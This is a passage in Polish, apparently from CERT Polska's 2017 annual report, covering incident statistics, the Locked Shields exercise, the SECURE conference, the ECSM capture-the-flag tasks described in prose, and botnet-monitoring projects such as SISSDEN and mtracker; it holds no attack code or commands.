Kradzież tożsamości, podszycie się	10	0,31
Phishing	1304	40,98
Niesklasyfikowane	86	2,7
Podatne usługi	**24**	**0,75**
Otwarte serwisy podatne na nadużycia	6	0,19
Niesklasyfikowane	18	0,57
Inne	**52**	**1,63**

Tabela 1. Incydenty obsłużone przez CERT Polska według typów

Rok	Liczba incydentów
1996	50
1997	75
1998	100
1999	105
2000	126
2001	741
2002	1013
2003	1196
2004	1222
2005	2516
2006	2427
2007	2108
2008	1796
2009	1292
2010	674
2011	605
2012	1082
2013	1219
2014	1282
2015	1456
2016	1926
2017	3182

Tabela 2. Liczba incydentów obsłużonych ręcznie przez CERT Polska

Ćwiczenia NATO Locked Shields 2017

Locked Shields to coroczne defensywne ćwiczenia bezpieczeństwa teleinformatycznego, organizowane przez Centrum Doskonalenia Obrony Cyberprzestrzeni NATO (NATO Cooperative Cyber Defence Centre of Excellence). W 2017 roku odbyły się w dniach 24-27 kwietnia, prowadzone były z Tallina w Estonii, a broniące się przed atakami drużyny grały zdalnie. Locked Shields to największe tego typu ćwiczenia na świecie[3]. W 2017 roku wzięło w nich udział ponad 800 osób z 25 krajów (o 200 więcej niż w poprzedniej edycji), a liczba przeprowadzonych ataków na infrastrukturę bronioną przez 20 zespołów "niebieskich" przekroczyła 2500.

Jak co roku, ćwiczenia miały symulować rozpoczynający się konflikt pomiędzy fikcyjnymi krajami: Berylią, będącą członkiem NATO, i Crimsonią. Zadaniem każdego z zespołów "niebieskich" była obrona swojej kopii infrastruktury wojskowej bazy lotniczej w Berylii opierającej się na blisko 150 zwirtualizowanych systemach informatycznych. Wśród nich standardowo znalazły się serwery, stacje robocze, urządzenia sieciowe czy sterownik PLC (obsługujący w tej edycji ćwiczeń tankowanie samolotów).

Rysunek 1. Sterowniki PLC[4]

3 https://ccdcoe.org/locked-shields-2017.html

4 https://ccdcoe.org/gallery/set/72157679918414253.html

Nowością w warstwie technicznej było znaczne rozbudowanie scenariusza pod względem użycia specjalistycznych systemów infrastruktury krytycznej. Pojawiły się m.in.: system SCADA firmy Siemens[5] odpowiedzialny za obsługę sieci energetycznej na terenie bazy lotniczej, system planowania i kontroli nad operacjami lotniczymi "AirC2" oraz symulator i oprogramowanie drona obserwacyjnego estońskiej firmy Thread Systems.

Na pierwszym miejscu końcowej klasyfikacji generalnej znalazła się reprezentacja Czech[6]. Miejsca na podium zajął również zespół z Estonii oraz NCIRC (Zespół Reagowania na Incydenty NATO). Oprócz zabezpieczenia systemów i reagowania na występujące incydenty, czyli głównej części ćwiczeń, wszystkie zespoły były oceniane również za wykonanie osobnego zadania dotyczącego informatyki śledczej, przeprowadzonych analiz prawnych, komunikacji medialnej oraz, co również było nowością w tej edycji, komunikacji strategicznej w formule table-top. Polska zajęła szóste miejsce, podobnie jak w poprzednim roku[7].

Polska reprezentacja pod przewodnictwem Narodowego Centrum Kryptologii składała się z wojskowych i cywilnych ekspertów: Inspektoratu Systemów Informacyjnych, Resortowego Centrum Zarządzania Projektami Informatycznymi, Wojskowej Akademii Technicznej, Agencji Bezpieczeństwa Wewnętrznego, CERT Polska, Komendy Głównej Policji, Komendy Głównej Żandarmerii Wojskowej, Służby Kontrwywiadu Wojskowego oraz Centrum Operacji Cybernetycznych.

5 https://www.siemens.com/customer-magazine/en/home/energy/power-transmission-and-distribution/control-centers-the-brain-of-any-power-system.html

6 https://ccdcoe.org/czech-team-wins-cyber-defence-exercise-locked-shields-2017.html

7 http://www.mon.gov.pl/aktualnosci/artykul/najnowsze/locked-shields-2017-12017-04-28/

Rysunek 2. Monitoring systemu sterowania siecią energetyczną

Locked Shields to jedne z najważniejszych ćwiczeń, w których biorą udział osoby na co dzień broniące zarówno wojskowej, jak i cywilnej infrastruktury krajów członkowskich NATO. W obliczu coraz większych zagrożeń bezpieczeństwa teleinformatycznego, kluczowym elementem ćwiczeń jest komunikacja pomiędzy członkami poszczególnych drużyn (pochodzących często z różnych instytucji) oraz współpraca międzynarodowa, która punktowana jest również podczas samych zawodów.

Konferencja SECURE 2017

KONFERENCJA secure 2017

W dniach 24-25 października 2017 roku odbyła się 21. konferencja SECURE, organizowana przez NASK i zespół CERT Polska. W programie znalazło się ponad 40 prezentacji, poruszających szeroką gamę tematów: od bezpieczeństwa urządzeń IoT, przez fake newsy i zagadnienia prawno-ustawodawcze, po ataki ukierunkowane i analizę podatności.

Konferencję otworzyła Kim Zetter prezentacją "Stuxnet and Beyond: Digital Weapons and the Future of Our Cities". Tego samego dnia Adrian "Just Edi" Pruski pokazywał tajniki iluzji w wystąpieniu "Strategia odwrócenia uwagi, kontroli oraz rola iluzji w inżynierii społecznej". Wielu słuchaczy przyciągnęła prezentacja Michała Sajdaka "Historia 3 kamer - historia 3 adminów". Dwie prezentacje pokazywały z różnych perspektyw atak na KNF ("KNF. WannaCry. Petya. What we can conclude from these incidents?" Artura Maja oraz "Dobry, zły i brzydki: Obsługa ataku grupy Lazarus w Polsce" Macieja Kotowicza), natomiast Paul Vixie opowiadał o problemach we współpracy między partnerami w obszarze bezpieczeństwa w "Overcoming Structural Defects in Digital Defence". Pierwszego dnia konferencji odbyła się także debata "Przyszłość w świecie inteligentnych maszyn".

Drugi dzień konferencji także obfitował w ciekawe wystąpienia. Główne prezentacje to m.in. "Cybersecurity is a shared responsibility" Udo Helmbrechta czy "The Promise and Peril of Machine Learning and Automation in Cybersecurity" Johna Bambenka. W trakcie prezentacji równoległych wielu słuchaczy przyciągnęło wystąpienie Adama Haertle i Adama Lange o kampaniach złośliwego oprogramowania pochodzących z Polski – zatytułowane "20 przedstawień jednego aktora – polskie kampanie malware w 2017". Dużym zainteresowaniem cieszyły się prezentacje w formule Lightning Talks – zarówno od strony prezentujących, jak i słuchaczy.

Jak co roku na konferencji znalazły się prezentacje członków zespołu CERT Polska, m.in. "Use your enemies: tracking botnets with bots" Jarosława Jedynaka i Pawła Srokosza, "Rozpoznanie wstępne: sprawa fałszywych sklepów" Janusza A. Urbanowicza i Filipa Marczewskiego, "Dwa światy złośliwych żądań HTTP" Piotr Białczaka, "More bugs, bugs, bugs! Thoughts after a year of fuzzing popular open source projects" Kamila Frankowicza czy "Cyfrowa rodzina - nowe wyzwanie w pudełku z zabawkami" Przemka Jaroszewskiego i Anny Rywczyńskiej z Akademii NASK.

Konferencję honorowym patronatem objęły: Ministerstwo Cyfryzacji, Europejska Agencja Bezpieczeństwa Sieci i Informacji ENISA, Urząd Komunikacji Elektronicznej, Polska Izba Informatyki i Telekomunikacji oraz Instytut Kościuszki.

Więcej informacji o konferencji:
http://www.secure.edu.pl/
http://fb.com/Konferencja.SECURE

Europejski Miesiąc Bezpieczeństwa Cybernetycznego

Od 2012 roku w październiku obchodzony jest Europejski Miesiąc Cyberbezpieczeństwa. Jest to inicjatywa Komisji Europejskiej oraz Agencji Unii Europejskiej ds. Bezpieczeństwa Sieci i Informacji (ENISA). W ramach akcji "European Cybersecurity Month (ECSM)" każdy z krajów członkowskich co roku organizuje wydarzenia mające poprawić świadomość o zagrożeniach występujących w internecie.

W Polsce wiele inicjatyw organizuje NASK PIB (pełną ich listę można zobaczyć na stronie bezpiecznymiesiac.pl), a działający w jego ramach CERT Polska stara się ze swoimi aktywnościami trafić do bardziej zaawansowanych użytkowników oraz specjalistów bezpieczeństwa teleinformatycznego. Dlatego co roku w październiku odbywa się konferencja SECURE, a na stronach CERT Polska organizowany jest konkurs z zadaniami typu Capture The Flag. W 2017 uczestnicy, którzy brali udział w konkursie, musieli rozwiązać 5 zadań.

Zadanie "Czerwony Exploit" wymagało przeprowadzenia analizy próbki złośliwego oprogramowania. Dzięki inżynierii wstecznej (wymagającej znajomości kodu maszynowego x86) można było dowiedzieć się, w jaki sposób próbka komunikuje się z serwerem zarządzającym. Skonfigurowanie w odpowiedni sposób środowiska, w którym uruchomiona została próbka, pozwalało na uzyskanie flagi.

"Fałszywa faktura" również była zadaniem z kategorii inżynierii wstecznej. Tym razem należało przeanalizować dropper, czyli program, który pobiera i uruchamia złośliwe oprogramowanie. Pomimo że uczestnicy konkursu otrzymywali tylko jeden plik do analizy, musieli wykazać się dobrą znajomością aż trzech języków: Batch, JScript i VBScript.

Do rozwiązania zadania "Podwójne uwierzytelnianie" z kategorii dotyczącej bezpieczeństwa aplikacji internetowych, potrzebna była znajomość najczęstszych błędów popełnianych podczas pisania stron w języku PHP. Na koniec należało wykorzystać podatność wstrzyknięcia do zapytania SQL.

W ramach inicjatyw Europejskiego Miesiąca Bezpieczeństwa Cybernetycznego podnosimy świadomość na temat cyberbezpieczeństwa i nowoczesnych technologii. Naszym celem jest nie tylko przestrzeganie przed potencjalnymi zagrożeniami, ale również promowanie odpowiedzialnego korzystania z sieci.

W zadaniu “Memo Service” również należało pokonać zabezpieczenie autoryzacji w serwisie internetowym za pomocą podatności SQL Injection, lecz w połączeniu z manipulacją plików cookies przeglądarki. Samo zadanie z kolei wykorzystywało język Python oraz napisany w nim framework Flask.

Ostatnie zadanie “Przepełnienie stosu” polegało na odtworzeniu zaszyfrowanego pliku przez ransomware. Rozwiązujący zadanie otrzymali również informację, że kod służący do szyfrowania został pozyskany z konkretnego projektu w serwisie GitHub. Po przeanalizowaniu kodu należało zauważyć w nim błąd, pozwalający na odszyfrowanie plików bez znajomości klucza.

Chętni nadal mogą zmierzyć się z zadaniami na stronie internetowej konkursu: ecsm2017.cert.pl. Pełne opisy rozwiązań zadań znajdują się na naszym blogu[8].

Biuletyn “OUCH!”

CERT Polska nieprzerwanie od 2011 roku kontynuuje misję podnoszenia świadomości polskich czytelników miesięcznika “OUCH!”. Biuletyn niezmiennie cieszy się dużym zainteresowaniem na świecie, co potwierdza liczba jego wersji językowych, których aktualnie jest 29.

Każdy z numerów porusza aspekty otaczającej nas technologii, jej bezpieczeństwa, a co najważniejsze - zagrożeń dla użytkownika. W 2017 roku czytelnicy “OUCH!” mogli dowiedzieć się między innymi jak tworzyć dobre hasła i korzystać z ich menadżerów, jak tworzyć kopie zapasowe i odzyskiwać dane, bezpiecznie podróżować czy robić zakupy online. “OUCH!” nie porusza zaawansowanych aspektów technicznych. Nie wymaga od czytelnika fachowej wiedzy czy doświadczenia w cyberbezpieczeństwie.

Celem każdej publikacji jest przede wszystkim przybliżenie wrażliwych punktów użytkowania technologii, które bardzo często są wykorzystywane przez przestępców. Wraz ze wzrostem świadomości o zagrożeniach zmniejszy się skuteczność ataków.

Każdy numer “OUCH!” jest konsultowany oraz współtworzony przez ekspertów SANS Institute. CERT Polska jest odpowiedzialny za polski przekład magazynu oraz za adaptację treści do polskiego rynku. “OUCH!” jest udostępniony na licencji Creative Commons BY-NC-ND 3.0, co oznacza, że biuletyn może być dowolnie rozpowszechniany w każdej organizacji, pod warunkiem, że nie jest wykorzystywany w celach komercyjnych. Wszystkie polskie wydania można znaleźć pod adresem: http://www.cert.pl/ouch.

W 2017 roku czytelnicy “OUCH!” mogli dowiedzieć się między innymi...

... jak tworzyć dobre hasła i korzystać z ich menadżerów, jak tworzyć kopie zapasowe i odzyskiwać dane, bezpiecznie podróżować czy robić zakupy online.

8 https://www.cert.pl/rozwiazania-zadan-z-konkursu-capture-the-flag-w-ramach-ecsm-2017/

Projekty

Zespół CERT Polska realizuje wiele projektów o różnym charakterze – od badawczo-rozwojowych po inżynieryjne - mających na celu przede wszystkim stworzenie nowych metod oraz narzędzi do mierzenia, monitorowania i zwalczania rozpoznawanych przez nas zagrożeń. Projekty prowadzone są zwykle przy współpracy z innymi działami Państwowego Instytutu Badawczego NASK, a także w ramach krajowych i międzynarodowych konsorcjów. Niniejszy rozdział podsumowuje postępy w najważniejszych projektach, w których bierzemy udział.

SISSDEN

W ubiegłym roku kontynuowaliśmy prace w ramach projektu badawczo-rozwojowego SISSDEN, w którym NASK pełni rolę koordynatora dużego europejskiego konsorcjum. Jednym z głównych celów projektu jest stworzenie ogólnoświatowej sieci sond zbierających informacje o atakach na usługi sieciowe. Zebrane w ten sposób dane będą wykorzystywane do bieżącego monitorowania metod i źródeł ataków, w tym do analizowania aktywności botnetów.

W 2017 roku zakończono prace nad architekturą systemu oraz określono sposoby udostępniania danych dla zewnętrznych odbiorców. W kwietniu nastąpiło uruchomienie pierwszego prototypu systemu, bazującego na dwóch rodzajach honeypotów do zbierania szczegółowych informacji o atakach. Informacje pozyskane przez sondy SISSDEN są dystrybuowane przez Shadowserver do właścicieli sieci i CSIRT-ów krajowych w celu eliminacji źródeł zagrożeń (szczegółowe informacje o darmowych raportach udostępnianych przez Shadowserver: https://www.shadowserver.org/wiki/pmwiki.php/Services/Drone-BruteForce).

Do końca roku podłączono ponad 70 sond zlokalizowanych w różnych sieciach. Do końca projektu (kwiecień 2019) planowane jest zwiększenie tej liczby do ponad 200 oraz integracja kilkunastu różnych rodzajów honeypotów, aby dowiedzieć się jak najwięcej o rozmaitych metodach ataków.

W kontekście SISSDEN istotną rolę odgrywa rozwijana przez CERT Polska platforma zbierania, przetwarzania i udostępniania informacji n6 (patrz: str. 36). Instancja systemu n6 dedykowana na potrzeby projektu jest wykorzystywana do normalizacji danych z honeypotów. Drugie zastosowanie n6 to pozyskiwanie informacji z wielu źródeł publicznych w celu ich korelacji ze zdarzeniami bezpieczeństwa zebranymi przy użyciu sond SISSDEN, co pozwoli na lepszą klasyfikację obserwowanych ataków.

Szczegółowe informacje o projekcie oraz bieżące analizy znajdują się na oficjalnej stronie: https://sissden.eu/. Aktualności są również publikowane na Twitterze (@sissden).

Najistotniejsze narzędzia stworzone przez NASK w ramach projektu to automatyczna analiza darknetu i mtracker. Przedstawiamy je w szczegółach poniżej.

Projekt SISSDEN otrzymał finansowanie z Programu Ramowego Unii Europejskiej Horyzont 2020 (H2020-DS-2015-1) w ramach grantu nr 700176.

Automatyczna analiza darknetu

Wspólnie z Pionem Badań i Rozwoju NASK zaimplementowaliśmy system do analizy ruchu przy użyciu darknetu (tzw. network telescope, czyli zbiór nieużywanych adresów IP, wykorzystywanych do monitorowania podejrzanej aktywności w internecie). Opracowane metody pozwalają na automatyczną

klasyfikację i grupowanie zdarzeń takich jak ataki DoS czy wiele rodzajów ataków sieciowych.
Z końcem 2017 roku system wdrożono do pracy ciągłej w użyciu operacyjnym, co jest dużym osiągnięciem z uwagi na znaczną ilość pozyskiwanych danych.

Ważnym elementem systemu jest autorski moduł analizujący PGA (Packet Generation Algorithm). Pozwala on na wykrywanie algorytmów generacji pakietów wyłącznie na podstawie obserwacji ruchu sieciowego. Umożliwia tym samym identyfikację złośliwego oprogramowania używanego do skanowania lub przeprowadzania ataków DoS. Nie jest to prosty system regułowy - zastosowano zaawansowany algorytm, który wykrywa wiele różnych typów zależności między poszczególnymi polami nagłówków pakietów w ramach danej grupy, a następnie konstruuje regułę na tej podstawie.

Analiza danych z darknetu pozwoliła na zaobserwowanie wielu interesujących incydentów i nietypowych zjawisk oraz na stworzenie sygnatur ataków używanych przez wiele z obecnie aktywnych botnetów.


mtracker

Botnety stanowią bardzo interesujące zagadnienie dla analityków złośliwego oprogramowania. Jednym z elementów walki z tym zjawiskiem, oprócz nieustannych prób unieszkodliwiania botnetów, jest dogłębna analiza, która pozwala zrozumieć wewnętrzne mechanizmy działania tego typu sieci. Analizujemy próbki złośliwego oprogramowania, stos protokołów sieciowych wykorzystywanych w komunikacji z serwerami C&C i innymi elementami botnetu, a także strukturę samych sieci. Efektem tego typu analiz jest uzyskanie cennych informacji, takich jak injecty (skrypty osadzane w przeglądarce ofiary wykorzystywane w botnetach bankowych), szablony spamu (w botnetach spamowych), a także próbki innych rodzin złośliwego oprogramowania, dystrybuowanych w ramach botnetu.


Aby usystematyzować pozyskiwanie informacji z botnetów, stworzyliśmy projekt mtracker. Dzięki analizom złośliwego oprogramowania, pozyskaliśmy obszerne informacje na temat funkcjonowania i protokołów komunikacji wielu rodzin malware'u. Wiedza ta pozwoliła nam na symulowanie działania rzeczywistych botów i samodzielne komunikowanie się z serwerami C&C przy użyciu opracowanych przez nas skryptów. Całość zintegrowaliśmy w ramach spójnego systemu, którego celem jest pozyskanie jak największej ilości danych z wielu botnetów.

Opis działania


Podłoże projektu stanowił zbiór luźno powiązanych ze sobą skryptów, które miały pobierać webinjecty z serwerów trojanów bankowych. Skrypty można było podzielić na dwie kategorie. Pierwszy rodzaj - "ripper" był projektem umożliwiającym wyciąganie różnych elementów konfiguracji zapisanych w próbkach malware, takich jak adresy serwerów C&C, klucze do szyfrowania komunikacji czy ziarno dla algorytmów generowania domen. Zazwyczaj tego typu informacje są wystarczające, aby przy pomocy drugiej kategorii skryptów ("mtracker") rozpocząć komunikację ze złośliwym oprogramowaniem. Schemat działania zbliżony był do przedstawionego na poniższym diagramie:




Rozwiązanie sprawdzało się bardzo dobrze, z czasem jednak zauważyliśmy, że próbki, z których pozyskiwaliśmy statyczną konfigurację, ulegają dezaktualizacji. Na szczęście sam botnet zazwyczaj dostarcza nowe wersje malware. Postanowiliśmy wprowadzić małe zmiany w architekturze:



System zyskał w miarę dobrą stabilność, więc postanowiliśmy pójść o krok dalej. W tym czasie koncentrowaliśmy się również na botnetach P2P. Zaczęliśmy zbierać coraz więcej informacji.




Wraz z rosnącą liczbą skryptów, zaczęliśmy generować dużo ruchu, który nie mógł pozostać niezauważony przez operatorów botnetów. Wielokrotnie kończyło się to blokowaniem adresów IP, z których wychodziliśmy. Często również przeprowadzana przez skrypty komunikacja nieznacznie różniła się od tej, którą uzyskiwaliśmy z prawdziwych próbek, co ułatwiało identyfikację naszego ruchu. Z tego powodu musieliśmy wzbogacić architekturę o sieć serwerów proxy.




Od tego momentu wszystkie kampanie są śledzone niezależnie, przy pomocy zbioru serwerów proxy. Rozwiązanie to pozwoliło nam również na śledzenie geolokalizowanych kampanii. Często bowiem zdarza się, że próbka bądź serwer sprawdza lokalizację zainfekowanych komputerów i jeśli jest ona niezgodna, program przerywa działanie. Jednym z przykładów oprogramowania stosującego geolokalizację jest Dridex. Dodatkowo serwery C&C czasem stanowią ukryte usługi w sieci Tor, co wymaga komunikowania się za pośrednictwem proxy podłączonego do tej sieci.

Ostatnią zmianą było wzbogacenie naszego systemu o funkcje powiązane z DNS. Niejednokrotnie złośliwe oprogramowanie korzysta z alternatywnych root DNS-ów (takich jak Namecoin z domenami w TLD .bit), przez co musieliśmy do skryptów dostarczyć również alternatywne resolvery.

Inną zmianą, powiązaną z DNS, było uzupełnienie resolvera o dane z pasywnego DNS. Bardzo często domeny C&C są zdejmowane przez organy ścigania lub inne zespoły CERT zaraz po rozpoczęciu kampanii. Mimo tego serwer ciągle odpowiada na żądania pod swoim oryginalnym adresem IP. Posługiwanie się w tym wypadku danymi historycznymi, pozwala na lepsze śledzenie działania botnetu.




Całość zarządzana jest przez webowy interfejs, który umożliwia monitorowanie i analizę rezultatów pracy systemu.



Zalety i wady rozwiązania

Najczęściej spotykanym podejściem do analizy ruchu sieciowego złośliwego oprogramowania jest tzw. sandboxing, czyli uruchamianie próbek w kontrolowanym, odizolowanym środowisku i obserwowanie ich zachowania. Poniższy diagram prezentuje uproszczony schemat komunikacji zainfekowanej maszyny:



